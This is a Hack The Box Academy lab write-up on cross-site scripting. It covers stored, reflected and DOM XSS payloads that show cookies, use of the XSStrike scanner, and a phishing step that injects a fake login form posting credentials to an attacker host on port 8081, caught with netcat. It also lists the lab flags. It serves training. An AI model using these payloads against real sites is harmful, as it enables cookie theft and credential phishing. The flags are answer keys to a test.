Cross-Site Scripting (XSS):

Link to challenge: https://academy.hackthebox.com/module/103

(log in required)

Class: Tier II | Easy | Offensive

XSS Basics


Stored XSS:

Question: To get the flag, use the same payload we used above, but change its JavaScript code to show the cookie instead of showing the url.


Answer: HTB{570r3d_f0r_3v3ry0n3_70_533}

Method: first, lets open the website in the browser:

```
http://<target-IP>:<target-port>
```




We can add some tasks.




t1
t2

To get the cookie, we will add the following 'task':

```
<script>alert(document.cookie)</script>
```


http://94.237.53.113:54308/index.php
TB Academy
CTF Platform
Help Center
HTB Blog
To-Do List
(document.cookie)</script>
Reset
t1
t2


94.237.53.113:54308

cookie=HTB{570r3d_f0r_3v3ry0n3_70_533}

Don't allow 94.237.53.113:54308 to prompt you again

The flag will appear on alert window


Reflected XSS:

Question: To get the flag, use the same payload we used above, but change its JavaScript code to show the cookie instead of showing the url.

Answer: HTB{r3fl3c73d_b4ck_2_m3}


Method: in this question we will get to the same looking website as before, and we will enter to the input box this payload:

```
<div></div><ul class="list-unstyled" id="todo"><div
style="padding-left:25px">Task
'<script>alert(document.cookie)</script>' could not be
added.</div></ul>
```


94.237.56.213:44987

cookie=HTB{r3fl3c73d_b4ck_2_m3}

The difference is, with this payload we will affect the html page as well:


http://94.237.56.213:44987/index.php?task=<div><%2Fd

Task '
Task '' could not be added.
' could not be added.


DOM XSS:

Question: To get the flag, use the same payload we used above, but change its JavaScript code to show the cookie instead of showing the url.

Answer: HTB{pur3ly_cl13n7_51d3}

Method: the 'task' we will add to the website input box is:

```
<img src="" onerror=alert(document.cookie)>
```


94.237.59.63:43023


HTB{pur3ly_cl13n7_51d3}

XSS Discovery:

Question: Utilize some of the techniques mentioned in this section to identify the vulnerable input parameter found in the above server. What is the name of the vulnerable parameter?


Answer: email

Method: in this section we get to a new website:



Which have 4 different input parameters, and we need to determine which one is XXS vulnerable.

Lets use burpsuite to intercept registration request to see what are the parameters names:




```
GET /?fullname=jon+snow&username=jonsnow&password=winterfell&email=jonsnow%40winterfell.com HTTP/1.1
Host: 94.237.56.213:52593
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123
```

The parameters names are ‘fullname’, ‘username’, ‘password’, ‘email’.

Now, lets use an automated tool called ‘XXStrike’ to determine which one of those parameter is vulnerable. Lets download and install it to our pwnbox:


```
git clone https://github.com/s0md3v/XSStrike.git;
cd XSStrike;
pip install -r requirements.txt;
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-peubyn2erx]─[~]
└──╼ [★]$ git clone https://github.com/s0md3v/XSStrike.git
Cloning into 'XSStrike'...
remote: Enumerating objects: 1706, done.
remote: Counting objects: 100% (54/54), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 1706 (delta 28), reused 33 (delta 20), pack-reused 1652
Receiving objects: 100% (1706/1706), 1.16 MiB | 20.16 MiB/s, done.
Resolving deltas: 100% (1000/1000), done.
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-peubyn2erx]─[~]
└──╼ [★]$ cd XSStrike
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-peubyn2erx]─[~/XS
└──╼ [★]$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not w
```

*

*




```
ges (from requests->-r requirements.txt (line 3)) (2022.9.24)
Downloading tld-0.13-py2.py3-none-any.whl (263 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 263.8/263.8 kB 33.8 MB/s eta 0:00:00
Downloading fuzzywuzzy-0.18.0-py2.py3-none-any.whl (18 kB)
Installing collected packages: fuzzywuzzy, tld
Successfully installed fuzzywuzzy-0.18.0 tld-0.13

[notice] A new release of pip is available: 24.1.1 -> 24.2
[notice] To update, run: python -m pip install --upgrade pip
```

Now we are ready to run the tool:

```
python xsstrike.py -u "http://<target-IP>:<target-
port>?fullname=jonsnow&username=jonsnow&password=winterfell&
email=jonsnow@winterfell.com"
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-peubyn2erx]─[~/XSStrike]
└──╼ [★]$ python xsstrike.py -u "http://94.237.56.213:52593?fullname=jonsnow&use
rname=jonsnow&password=winterfell&email=jonsnow@winterfell.com"

        XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: fullname
[-] No reflection found
[!] Testing parameter: username
[-] No reflection found
[!] Testing parameter: password
[-] No reflection found
[!] Testing parameter: email
[!] Reflections found: 1
```

The tool found the parameter 'email' as XXS vulnerable.

Question: What type of XSS was found on the above server? "name only"

Answer: Reflected

Method: the screenshot on the tool execution above found a Reflection XXS (as we can see on the marked area of the screenshot)

XSS Attacks


Phishing:

Question: Try to find a working XSS payload for the Image URL form found at '/phishing' in the above server, and then use what you learned in this section to prepare a malicious URL that injects a malicious login form. Then visit '/phishing/send.php' to send the URL to the victim, and they will log into the malicious login form. If you did everything correctly, you should receive the victim's login credentials, which you can use to login to '/phishing/login.php' and obtain the flag.


Answer: HTB{r3f13c73d_cr3d5_84ck_2_m3}

Method: for this question we are provided with the path '/phishing' – for the target server website at:

```
http://<target-IP>/phishing
```




We can use that to display URLs of images:


http://10.129.211.34/phishing/index.php?url=data%3Aimage%2Fjpeg%3Bbase64%2C
HTB Academy
CTF Platform
Help Center
HTB Blog
Online Image Viewer
Image URL

We can also use that to inject html code to manipulate the page structure – such that a login page will appear:

```
document.write('<h3>Please login to continue</h3><form
action=http://[attacker-IP]:8081><input type="username"
name="username" placeholder="Username"><input
type="password" name="password"
placeholder="Password"><input type="submit" name="submit"
value="Login"></form>');
```

we will notice that the the payload will add login, and prelude to send them to [attacker-IP]:8081 (I used [] instead of the usual <> in order not to confuse with the html angular brackets):



http://10.129.211.34/phishing/index.php?url=document.write('<h3>Please+login+to+co

Online Image Viewer

Please login to continue

Now, lets load the next page:

```
http://<target-IP>/phishing/send.php
```



http://10.129.211.34/phishing/send.php

I am very trusting, and I click on any link sent to me!

It can take it any URL.


Before we do anything to it – lets start netcat listner on ourpwnbox, listening to port 8081

```
nc -lnvp 8081
```



```
┌─[eu-academy-2]─[10.10.14.129]─[
└──╼ [★]$ nc -lnvp 8081
listening on [any] 8081 ...
```


Now, as the netcat running – we copy the index.php modifed URL (after the html injection:



```
http://10.129.211.34/phishing/index.php?url=document.write('<h3>Please+login+to+cor
```

```
http://<target-IP>/phishing/index.php?url=document.write%28%27%3Ch3%3EPlease+login+to+continue%3C%2Fh3%3E%3Cform+action%3Dhttp%3A%2F%2F<attacker-IP>%3A8081%3E%3Cinput+type%3D%22username%22+name%3D%22username%22+placeholder%3D%22Username%22%3E%3Cinput+type%3D%22password%22+name%3D%22password%22+placeholder%3D%22Password%22%3E%3Cinput+type%3D%22submit%22+name%3D%22submit%22+value%3D%22Login%22%3E%3C%2Fform%3E%27%29%3B
```

*the URL is the encoded version of the html payload from above), and put it in the very trusting URL input box:




http://10.129.211.34/phishing/send.php

I am very trusting, and I click on any link sent to me!

Issue in sending URL!

On the send.php we may get 'Issue in sending URL!', but on the netcat listener:




```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-j5a0hpcmoo]─[~]
└──╼ [★]$ nc -lnvp 8081
listening on [any] 8081 ...
connect to [10.10.14.129] from (UNKNOWN) [10.129.211.34] 36086
GET /?username=admin&password=p1zd0nt57341myp455&submit=Login HTTP/1.1
Host: 10.10.14.129:8081
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: HTBXSS/1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.129.211.34/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```


We get credentials! ‘admin:p1zd0nt57341myp455’.

Now lets go to

```
http://<target-IP>/phishing/login.php
```



And login with the obtained credentials



HTB{r3f13c73d_cr3d5_84ck_2_m3}

